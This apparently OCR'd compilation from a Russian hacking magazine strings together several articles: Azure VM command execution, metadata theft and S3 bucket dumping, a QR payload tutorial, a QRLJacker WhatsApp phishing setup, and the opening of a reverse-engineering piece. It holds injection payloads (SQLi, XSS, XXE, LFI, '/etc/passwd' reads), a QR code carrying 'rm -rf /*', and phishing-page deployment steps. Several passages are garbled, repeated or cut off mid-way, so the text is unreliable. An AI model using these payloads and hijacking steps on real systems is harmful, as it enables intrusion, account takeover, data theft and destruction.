az group list — перечисляем группы

Для перечисления виртуальных машин в группе используется команда `az vm list -g GROUP-NAME`.

```
az vm list -g <RESOURCE_GROUP_NAME>
```

Перечисляем все VM в группе

Нам удалось найти линуксовую виртуалку, которую можно попробовать эксплуатировать. Запустим на ней команду с помощью следующей процедуры:

```
az vm run-command invoke -g GROUP-NAME -n VM-NAME --command-id RunShellScript --scripts "id"
```

```
az vm run-command invoke -g <RESOURCE_GROUP_NAME> -n <VIRTUAL_MACHINE_NAME> --command-id RunShellScript --scripts "id"
{
  "value": [
    {
      "code": "ProvisioningState/succeeded",
      "displayStatus": "Provisioning succeeded",
      "level": "Info",
      "message": "uid=0(root) gid=0(root) groups=0(root),4(adm),100(users),101(systemd-journal)\n",
      "time": null
    }
  ]
}
```

Запускаем команду на удаленной VM

В принципе, все то же самое может быть проделано для машины на базе Windows. К примеру, можно использовать команду

```
az vm run-command invoke -g GROUP-NAME -n VM-NAME --command-id RunPowerShellScript --scripts "whoami"
```

МАНИПУЛЯЦИИ НА ЦЕЛЕВОЙ МАШИНЕ И ПОСТЭКСПЛУАТАЦИЯ AZURE

Кража метаданных с виртуальной машины Azure

Так как у нас уже имеется доступ к серверу виртуальных машин в Azure, можно попробовать извлечь метаданные. Для этого используем следующую команду:

```
curl -H\Metadata:true\" http://169.254.169.254/metadata/instance?api-version=2017-08-01&format=text
```

```
curl -H\Metadata:true\" http://169.254.169.254/metadata/instance?api-version=2017-08-01&format=text
azure:vm:name:
azure:vm:vmId:
azure:vm:vmSize:
azure:vm:subscriptionId:
azure:vm:resourceGroupName:
azure:vm:placementGroupId:
azure:vm:plan:name:
azure:vm:plan:product:
azure:vm:plan:publisher:
azure:vm:osType:
azure:vm:image:offer:
azure:vm:image:publisher:
azure:vm:image:sku:
azure:vm:image:version:
azure:vm:tags:azure:template:version;hostplan;deployerid;Name;Id;rg;RG;Sub;DC;Id;Sub
```

АТАКА НА ОБЛАКА

ГАЙД ПО МЕТОДАМ BZ3DOM ПРИЗУСКОВ НА И В ДОМЕ И AWS

Эксплуатация облачных хранилищ в AWS

Облачные хранилища наиболее интересны для эксплуатации. AWS S3 и EBS (Elastic Block Store) довольно часто содержат уязвимости и неправильные конфигурации, которые могут быть обнаружены при сборе информации с цели.

AWSBucketDump — это инструмент для быстрого сбора данных с AWS S3 и EBS. Для начала нужно скачать AWSBucketDump и установить самые свежие версии AWS S3 tools. Кроме того, в AWSBucketDump есть файлы, которые помогают автоматизировать поиск и загрузку интересного контента. Для запуска AWSBucketDump используется следующая команда:

```
python AwsBucketDump.py -D -l BucketNames.txt -g s.txt
```

Скрипт создаст файл **interesting_file.txt**, в котором сохранятся результаты его работы.

```
[+] Pulling 3 keys from bucket
{
    "Contents": [
        {
            "Key": "Backup/",
            "LastModified": "2018-12-13T19:43:18.000Z",
            "ETag": "\"d41d8cd98f00b204e9800998ecf8427e\"",
            "StorageClass": "STANDARD",
            "Size": 0
        },
        {
            "Key": "Backup/dump.tar",
            "LastModified": "2018-12-13T19:43:20.000Z",
            "ETag": "\"d8e8fca2dc0f896fd7cb4cb0031ba249\"",
            "StorageClass": "STANDARD",
            "Size": 18432
        },
        {
            "Key": "Backup/test",
            "LastModified": "2018-12-13T19:43:18.000Z",
            "ETag": "\"d41d8cd98f00b204e9800998ecf8427e\"",
            "StorageClass": "STANDARD",
            "Size": 0
        }
    ],
    "ResponseMetadata": {
        "RetryAttempts": 0,
        "HTTPStatusCode": 200,
        "RequestId": "5D0A0A0A0A0A0A0A",
        "HTTPHeaders": {
            "x-amz-bucket-region": "us-east-1",
            "content-type": "application/xml",
            "date": "Thu, 13 Dec 2018 19:43:20 GMT",
            "server": "AmazonS3"
        }
    }
}
```

Скрипт AWSBucketDump собирает интересующие данные с сервера на его локальный диск

А как хранить, существует ли всякая интересующая нас хранилищ S3? Можно выяснить наличие файлов AWS URL и проверить HTTP response. Существующие корзины имеют как LastLastModifiedAt или AccessDenied.

```
curl -v -I -X HEAD https://s3.amazonaws.com/bucketname
```

```
* Trying 52.216.165.69...
* TCP_NODELAY set
* Connected to s3.amazonaws.com (52.216.165.69) port 443 (#0)
* ALPN, offered h2
* ALPN, offered http/1.1
* TLS handshake, Client hello (1):
* TLS handshake, Server hello (2):
* TLS handshake, Certificate (11):
* TLS handshake, CertificateStatus (22):
* TLS handshake, Finished (20):
* SSL connection using TLS1.2 / ECDHE_RSA_AES_128_GCM_SHA256
* ALPN, server accepted to use http/1.1
* Server certificate:
*  subject: C=US; ST=Washington; L=Seattle; O=Amazon.com, Inc.; CN=*.s3.amazonaws.com
*  start date: Sep 24 00:00:00 2018 GMT
*  expire date: Oct 23 12:00:00 2019 GMT
*  subjectAltName: host "s3.amazonaws.com" matches "*.s3.amazonaws.com"
*  issuer: C=US; O=Amazon; OU=Server CA 1B; CN=Amazon
*  SSL certificate verify ok.
* Using HTTP2, server supports multi-use
* Connection state changed (HTTP/2 confirmed)
* Copying HTTP/2 data in stage 1 for the first stream
* Stream 1 was not closed cleanly: protocol_error (err 2)
* Connection #0 to host s3.amazonaws.com left intact
* Closing connection 0
* TLS alert, Client hello (1
```

ВКУРИВАЕМ QR

КАК СДЕЛАТЬ QR-КОД С СЮРПРИЗОМ

QR-код сейчас совершенно обыденная вещь — они встречаются повсюду, их используют как один из способов авторизации крупные сервисы вроде WhatsApp, Яндекса и AliExpress, встречаются QR-коды для подключения к Wi-Fi. Но насколько надежна эта технология? Можно ли создать такой QR-код, при сканировании которого выполнится нагрузка на девайсе жертвы? Этот вопрос мы сегодня разберем подробнее.

FantomGuard
fantom-guard@yandex.ru

QR-код (англ. Quick Response Code — код быстрого реагирования) — это матричный или двумерный штрих-код, который может содержать до 4296 символов ASCII. То есть, проще говоря, картинка, в которой зашифрован текст.

ИСТОРИЯ ВЕКТОРА АТАКИ


В мае 2013 года специалисты компании по сетевой безопасности Lookout Mobile разработали специальные QR-коды, которые смогли скомпрометировать очки Google Glass. На тот момент очки сканировали все фотографии, «которые могут быть полезны их владельцу», — и предоставили взломщикам полный удаленный доступ к устройству. Исследователи сообщили в Google о данной уязвимости, и ее закрыли буквально за несколько недель. К счастью, исправить успели до того, как ее можно было использовать вне лаборатории, ведь взлом очков реального пользователя мог привести к большим проблемам.

В 2014 году программа Barcode Scanner для мобильных устройств из проекта ZXing практически не проверяла тип URI, передаваемый через QR-код. В результате любой эксплоит, который мог быть исполнен браузером (например, написанный на JavaScript), можно было передать через QR.


Сканер пытался отфильтровать опасные виды атак с помощью регулярных выражений, требуя, чтобы URI имел период с последующим продлением как минимум на два символа, транспортный протокол длиной не менее двух символов, за которым следует двоеточие, и чтобы в URI не было пробелов.

Если содержимое не соответствует хотя бы одному из требований, то оно определяется как обычный текст, а не URI. Этот механизм блокирует атаки вроде `javascript;alert("You have won 1000 dollars! Just Click The Open Browser Button");`, но, внеся пару простых изменений в код, мы получаем вариант, который программа исполняла в браузере, ведь она считала JS-код обыкновенным, «нормальным» URI!


Вот как это выглядело.



Вариант кода, который блокировался защитным механизмом сканера



Модифицированный URI, который программа не могла отфильтровать



Как мы можем увидеть, уведомление появилось в браузере, а значит, URI с потенциально вредоносным кодом был выполнен. Однако выполняется данный JS-код лишь тогда, когда пользователь нажимает Open Browser (то есть «Открыть в браузере»).

Еще один интересный пример из 2012 года: эксперт по информационной безопасности Равишанкар Боргаонкар (Ravishankar Borgaonkar) продемонстрировал, как сканирование простейшего QR может привести к форматированию устройств Samsung! Что же было внутри? MMI-код для сброса до заводских настроек: `*2767*3855#`, а также префикс `tel:` для совершения USSD-запроса.

Самое опасное здесь — что человек без предварительной подготовки не может узнать содержимое кода, не отсканировав его. А человек очень любопытен: в различных исследованиях большинство испытуемых (которые, кстати, даже не знали об эксперименте) сканировали QR-код именно из любопытства, забывая о собственной безопасности. Поэтому всегда будь внимателен!

> **WWW**
> Если у тебя нет сканера кодов, но уйма свободного времени — можно попробовать расшифровать код вручную. Инструкция есть на Хабре.

QRGEN — КАЖДОМУ ПО КОДУ

Для демонстрации средств работы с QR-кодами я буду использовать Kali Linux 2019.2 с установленным Python версии 3.7 — это необходимо для корректной работы утилит.

> **WARNING**
> Не забывай про уголовную ответственность за создание и распространение вредоносных программ, к которым в широком смысле относятся и наши «заряженные» QR-коды.

Начнем с утилиты QRGen, которая позволяет создавать QR-коды с закодированными в них скриптами. Копируем репозиторий и переходим в папку с содержимым.


```
git clone https://github.com/h0nus/QRGen
cd QRGen && ls
```

> **INFO**
> QRGen требует Python версии 3.6 и выше. Если возникает ошибка, попробуй обновить интерпретатор.

Устанавливаем все зависимости и запускаем сам скрипт.

```
pip3 install -r requirements.txt
# или python3 -m pip install -r requirements.txt
python3 qrgen.py
```

Видим справку.



Справка QRGen

Аргумент `-h` выведет то же самое, а вот запуск с ключом `-l` приведет к генерации QR-кодов из определенной категории. Всего их восемь.

1. SQL-инъекции.
2. XSS.
3. Инъекции команд.
4. QR с форматированной строкой.
5. XXE.
6. Фаззинг строк.
7. SSI-инъекции.
8. LFI или получение доступа к скрытым каталогам.

Возможные атаки

Теперь давай посмотрим на примеры из каждой категории, а также разберемся, какой урон и каким устройствам они могут нанести.

```
1. 0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z
2. <svg onload=alert(1)>
3. cat /etc/passwd
4. %d%d%d%d%d%d%d%d%d%d
5. <!ENTITY % xxe SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd" >
6. "A" x 33
7. <pre><!--#exec cmd="ls" --></pre>
8. ../../../../../../etc/passwd
```

Посмотреть текстовые файлы со всеми вариантами «начинки» QR-кодов ты можешь в папке `words` (они разделены по категориям, указанным выше).

Теперь пара слов о последствиях атак подобными нагрузками.

Первый класс атак — SQL-инъекции — используют при взломе БД и нарушении работы веб-сайтов. Например, запрос может вызывать зависание сайта.

Следующий пример (под номером 2) демонстрирует эксплуатацию XSS-уязвимости при атаке на веб-приложения с использованием SVG (Scalable Vector Graphic). К чему может привести XSS, ты, думаю, и без меня прекрасно знаешь, так что подробно на этом останавливаться не буду.

Третий пункт выводит на экран жертвы содержимое файла `/etc/passwd`: список аккаунтов Linux-based-систем и дополнительную информацию о них (раньше — хеши паролей этих учетных записей). В подобных случаях обычно стараются получить `/etc/shadow` и конфигурацию сервера, но все очень сильно зависит от цели, так что какие файлы читать — решай сам.


Четвертый пример представляет собой выражение, которое вызовет переполнение буфера (buffer overflow). Оно возникает, когда объем данных для записи или чтения больше, чем вмещает буфер, и способно вызвать аварийное завершение или зависание программы, ведущее к отказу в обслуживании (denial of service, DoS). Отдельные виды переполнений дают злоумышленнику возможность загрузить и выполнить произвольный машинный код от имени программы и с правами учетной записи, от которой она выполняется, что делает эту ошибку довольно опасной.

Пятый по счету класс атак (XXE Injections) представляет собой вариант получения скрытой информации веб-сервера с помощью анализа вывода XML-файлов. Конкретно в нашем примере при запросе к серверу тот ответит зашифрованным в Base64 содержимым файла `/etc/passwd`, который уже упоминался. Однако расшифровать его не составит труда — достаточно лишь воспользоваться встроенной в большинство дистрибутивов Linux утилитой `base64` либо же онлайн-конвертером.

Атаки форматной строки (пример 6) — это класс уязвимостей, который включает в себя предоставление «специфичных для языка маркеров формата» для выполнения произвольного кода или сбоя программы. Говоря человеческим языком, это класс атак, при которых приложение некорректно очищает пользовательский ввод от управляющих конструкций, из-за чего эти конструкции в результате исполняются. Если ты программировал на C, то, конечно, помнишь те интересности с выводом переменных через `printf`: надо было в первом аргументе (который строка) указать на тип выводимого значения (`%d` для десятичного числа и так далее).

Седьмой пункт представляет собой вариант command injection, которая выполняет определенный код на стороне сервера. В моем примере будет выполнена команда `ls`, которая покажет содержимое текущей директории, но, конечно, там может быть гораздо более опасный код.

И наконец, последняя категория — это LFI-уязвимости (Local File Inclusion; включение локальных файлов), позволяющие просмотреть на уязвимых (или неправильно настроенных) серверах файлы и папки, которые не должны были быть видны всем. Один из возможных вариантов — просмотреть файл `/etc/passwd`, о котором мы с тобой уже не раз говорили. Это может выглядеть вот так.



Обрати внимание, что в качестве тестового веб-приложения используется DVWA (Damn Vulnerable Web Application), который был специально разработан для обучения пентесту. Многие атаки на веб-приложения можно отработать на нем.


Практика

А сейчас перейдем к практике — протестируем эту утилиту сами.


Например, запустим ее с ключом `-l 5`:

```
python3 qrgen.py -l 5
```

Утилита сгенерировала 46 QR-кодов с полезными нагрузками. Все они лежат в папке `genqr`.



Каждый из них содержит вредоносный код, поэтому хоть я и приведу пример, но часть его будет вырезана.




Теперь можем запустить скрипт с флагом `-w` (напомню, он заставляет скрипт использовать кастомный словарь), но сначала нам нужен файл с нашими полезными (и не очень) нагрузками. Можем использовать готовые нагрузки из Metasploit (в Kali они находятся по пути `/usr/share/metasploit-framework/modules/payloads`) либо же создать новый текстовый документ и в него записать что-нибудь «плохое», например команду для удаления всех файлов на Linux-based-системе:

```
rm -rf /*
```

Итак, я назвал наш «вирус» `clear.txt` и запускаю QRGen (предварительно удалив или очистив папку `genqr`):

```
python3 qrgen.py -w /путь/до/clear.txt
```


Иногда может возникать ошибка, как на скриншоте ниже. Не пугайся, на работоспособность генератора кодов она не влияет.




Ошибка

Если ты перфекционист и хочешь ее исправить, то замени `format(i-1)` на `format(i)` в самом конце скрипта.

Теперь давай посмотрим на сам QR-код (естественно, с вырезанной частью) и отсканируем его на одном из онлайн-сервисов.





Как мы можем видеть из скриншота выше, наш текст был абсолютно верно перенесен в QR-код!

Эта утилита (и вектор атаки) направлена скорее на проверку незащищенного и непопулярного ПО либо же узкоспециализированных инструментов (вроде складских QR-сканеров, отправляющих SQL-запросы к базе данных компании). Большинство современных сканеров из соображений безопасности не выполняют находящийся в QR код. Соответственно, вариантов развития событий после сканирования два.

1. Сканер просто выводит содержимое нашего изображения (невыгодный для хакера вариант).
2. Сканер исполняет код, находящийся внутри изображения, либо же, используя пример, о котором мы говорили раньше, отправляет SQL-запрос к БД организации. Он и становится первым шагом к взлому базы данных компании. Естественно, глупо при таком раскладе рассчитывать, что распознанный текст будет выполнен как самостоятельный запрос, так что бери нагрузку вроде той, которую обычно используешь в веб-приложениях.

Продолжение статьи →

ВКУРИВАЕМ QR

КАК СДЕЛАТЬ QR-КОД С ЮМОРИЗМОМ

QRLJacker


Теперь перейдем ко второму инструменту — QRLJacker. Он отчасти похож на QRGen, но представляет совершенно другой вектор атаки — QRLJacking.

SQRL (проприетарная Secure Quick Reliable Login или Secure Quick Reliable Login или Secure Quick Reliable Login или Secure Quick Reliable Login — открытый проект для безопасного входа на веб-сайт и аутентификации. При входе, естественно, используется QR-код, который обеспечивает проверку подлинности.

Как же выполняется вход при использовании данного способа аутентификации?

1. Пользователь посещает сайт и открывает сессию.
2. Сайт генерирует QR-код с ключом сессии. Этот код регулярно меняется в целях безопасности.
3. Пользователь сканирует QR-код.
4. Мобильное приложение генерирует аутентификационный сигнал, который содержит сверенный токен (в него входит ID пользователя, код сессии, специальное сообщение, созданное с помощью приватного ключа пользователя).
5. Сайт получает сигнал и идентифицирует пользователя, проверяя коды (если, конечно, верификация завершена корректно).

Довольно просто метод SQRL считался действительно безопасным, пока Мохамед Бассет (Mohamed Basset) не предложил способ атаки на сервисы, использующие SQRL, который был назвал QRLJacking. Способ требует создать фишинговую страницу и развместить на ней генерируемый через определенное промежутки времени QR-код. Давай рассмотрим его поподробнее.



1. Злоумышленник инициирует клиентскую QR-сессию и клонирует код QR-логина на фишинговую страницу.
2. Жертва отправляется ссылка на эту страницу. Выглядит страница вполне безопасно.
3. Жертва сканирует подлинный QR-код, а приложение отправляет секретный токен, завершающий аутентификацию.
4. Злоумышленник получает подтверждение от сервиса и теперь может контролировать аккаунт жертвы.

Именно для реализации данного метода была создана утилита QRLJacker, о которой сейчас и пойдет речь.

Какие веб-ресурсы уязвимы перед подобным вектором атаки? По заверениям разработчиков, это популярные мессенджеры вроде WhatsApp, WeChat, Discord, Line, все сервисы Яндекса (ведь для входа в любой из них требуется вход в Яндекс.Паспорт, который и предоставляет возможность аутентификации через QR), почтовые сервисы Google, Microsoft, Yahoo, Mail.ru, Yandex и Taobao, сервис AirPay, а также приложения для удаленного доступа AirDroid. Даже собой, стоит напомнить, ведь все ресурсы, использующие SQRL, просто по-определенно.

Теперь давай установим утилиту QRLJacker (программа работает только на Linux и macOS, более подробную информацию можешь найти в README проекта, к тому же нам необходимы Python 3.7+).

1. Заходим в систему и получаем суперпользователя (root), иначе Firefox может выдать ошибку при запуске модуля фреймворка QRLJacker.
2. Обновляем Firefox до последней версии.
3. Скачиваем самый новый **geckodriver** с GitHub и распаковываем файл, затем выполняем команды

```
chmod +x geckodriver
sudo mv -f geckodriver /usr/local/share/geckodriver
sudo ln -s /usr/local/share/geckodriver /usr/local/bin/
geckodriver
sudo ln -s /usr/local/share/geckodriver /usr/bin/geckodriver
```

4. Клонируем репозиторий и переходим в папку с содержимым:

```
git clone https://github.com/OWASP/QRLJacking
cd QRLJacking/QRLJacker && ls
```

5. Устанавливаем все зависимости:


```
python3.7 -m pip install -r requirements.txt
```

6. Запускаем фреймворк (с ключом «**-help**» для получения краткой справки):

```
python3.7 Qrljacker.py --help
```


```
usage: QRLJacker.py [-h] [-v] [-t] [-host] [-port] [-c] [-wstunnel] [-p]

optional arguments:
  -h, --help  show this help message and exit
  -v, --verb  Verbose output (-vv for more, -vvv for more more)
  -t, --tmux  A tmux session name (default is 'qrljacker')
  -host       Hostnmae or external IP address (default: localhost)
  -port       Listening port number (default: 5000)
  -c, --cmds  Commands to run after victim hijacking. Seperated by comma.
  -wstunnel   Provides hostnmae mode (Ngrok.io, Serveo.net, Localtunnel.me)
  -p, --proxy HTTP/S proxy address to use (ex: http://127.0.0.1:8080)
```

При обычном запуске (без аргументов новых) ты увидишь примерно такую картинку:



Прописав команду **help** внутри фреймворка, ты получишь полную справку по команде QRLJacker.

Теперь давай запустим единственный (на данный момент) модуль — **grabber/whatsapp**. Список всех доступных модулей можем посмотреть командой **list**, поиграть на обновления — командой **use**. Команда **options** покажет нам текущие значения опций, а **set** задаст то или иное значение опции. Команда **run** запустит наш модуль, а командой **jobs** мы можем просмотреть активные задачи.



Клонирование Whatsapp

Порт 1337 специфичный для данного фреймворка, остальные опции я трогать не стал. **HOST** оставим localhost (0.0.0.0), не вывести его в сеть — не проблема. Это можно сделать, используя, например, **ngrok**:

```
ngrok http 1337
```

Параметр **User-Agent** также решил оставить дефолтным (это умолчание), но всего там три варианта: стандартный, случайный и кастомный (ручная настройка). Использай вариант, который тебе больше всего подходит.

После чего запускаю модуль и смотрю текущие задачи. Там указан их ID, название модуля, а также адрес, на котором располагается страница модуля. По стандарту она выглядит так (QR-код частично замазан для защиты от **man-in-the-middle**):

Изменить эту страницу можно, поправив по своему вкусу файл **QRLJacker/core/templates/phishing_page.html**.

Оригинальный исходник крайне и незамысловат, что позволяет быстро изменить текст даже неподготовленному взломщику.

```
<!DOCTYPE HTML>
<html>
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width">
<title>QRLJacker: whatsapp</title>
<link rel="stylesheet" type="text/css" href="/static/phishing.min.css">
<link rel="stylesheet" type="text/css" href="/static/phishing.min.js">
<link rel="stylesheet" type="text/css" href="/static/socket.io.min.js">
<link rel="stylesheet" type="text/css" href="/static/jquery.min.js">
<link rel="stylesheet" type="text/css" href="/static/jquery.qrcode.min.js">
<link rel="stylesheet" type="text/css" href="/static/
```

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

Крис Касперски
Известный российский хакер. Легенда][, ex-редактор ВЗЛОМа. Также известен под псевдонимами мыщъх, nezumi (яп. 鼠, мышь), n2k, elraton, souriz, tikus, muss, farah, jardon, KPNC.

УЧИМСЯ ИДЕНТИФИЦИРОВАТЬ КОНСТРУКТОРЫ И ДЕСТРУКТОРЫ

Юрий Язев
Широко известен под псевдонимом yurembo. Программист, разработчик видеоигр, независимый исследователь. Старый автор журнала «Хакер».
yazevsoft@gmail.com

В этой статье речь пойдет об известных каждому программисту функциях работы с объектами класса — конструкторах и деструкторах, а также о том, как обнаружить их в коде исследуемой программы.

Читай также:

- Проверка аутентичности и базовый взлом защиты
- Знакомство с отладчиком
- Продолжаем осваивать отладчик
- Новые способы находить защитные механизмы в чужих программах
- Выбираем лучший редактор для вскрытия исполняемых файлов Windows
- Мастер-класс по анализу исполняемых файлов в IDA Pro
- Учимся искать ключевые структуры языков высокого уровня
- Идентификация стартового кода и виртуальных функций приложений под Win64
- Какие бывают виртуальные функции и как их искать

ОБЪЕКТЫ В КУЧЕ

Конструктор в силу своего автоматического вызова при создании нового экземпляра объекта — первая по счету функция. Так какие же могут возникнуть сложности в его идентификации? Камень преткновения в том, что конструктор факультативен, то есть может присутствовать в объекте, а может и не присутствовать. Поэтому совсем не факт, что первая вызываемая функция — именно конструктор!

Заглянув в описание языка C++, можно обнаружить, что конструктор не возвращает никакого значения, что нехарактерно для обычных функций, однако все же не настолько редко встречается, чтобы однозначно его идентифицировать. Как же тогда быть?

Выручает то обстоятельство, что по стандарту конструктор не должен автоматически вызывать исключения, даже если выделить память под объект не удалось. Реализовать это требование можно множеством различных способов, но все знакомые автору компиляторы просто помещают перед вызовом конструктора проверку на нулевой указатель, передавая ему управление только при удачном выделении памяти для объекта. Напротив, все остальные функции объекта вызываются всегда, даже при неуспешном выделении памяти. Точнее, пытаются вызываться, но нулевой указатель (возвращаемый в случае ошибки выделения памяти) при первой же попытке обращения вызывает исключение, передавая бразды правления обработчику соответствующей исключительной ситуации.


Таким образом, функция, окольцованная проверкой нулевого указателя, и есть конструктор, а не что-либо иное. Теоретически, впрочем, подобная проверка может присутствовать и при вызове других функций, конструктором не являющихся, но... Во всяком случае, автору на практике с таким еще не приходилось встречаться.

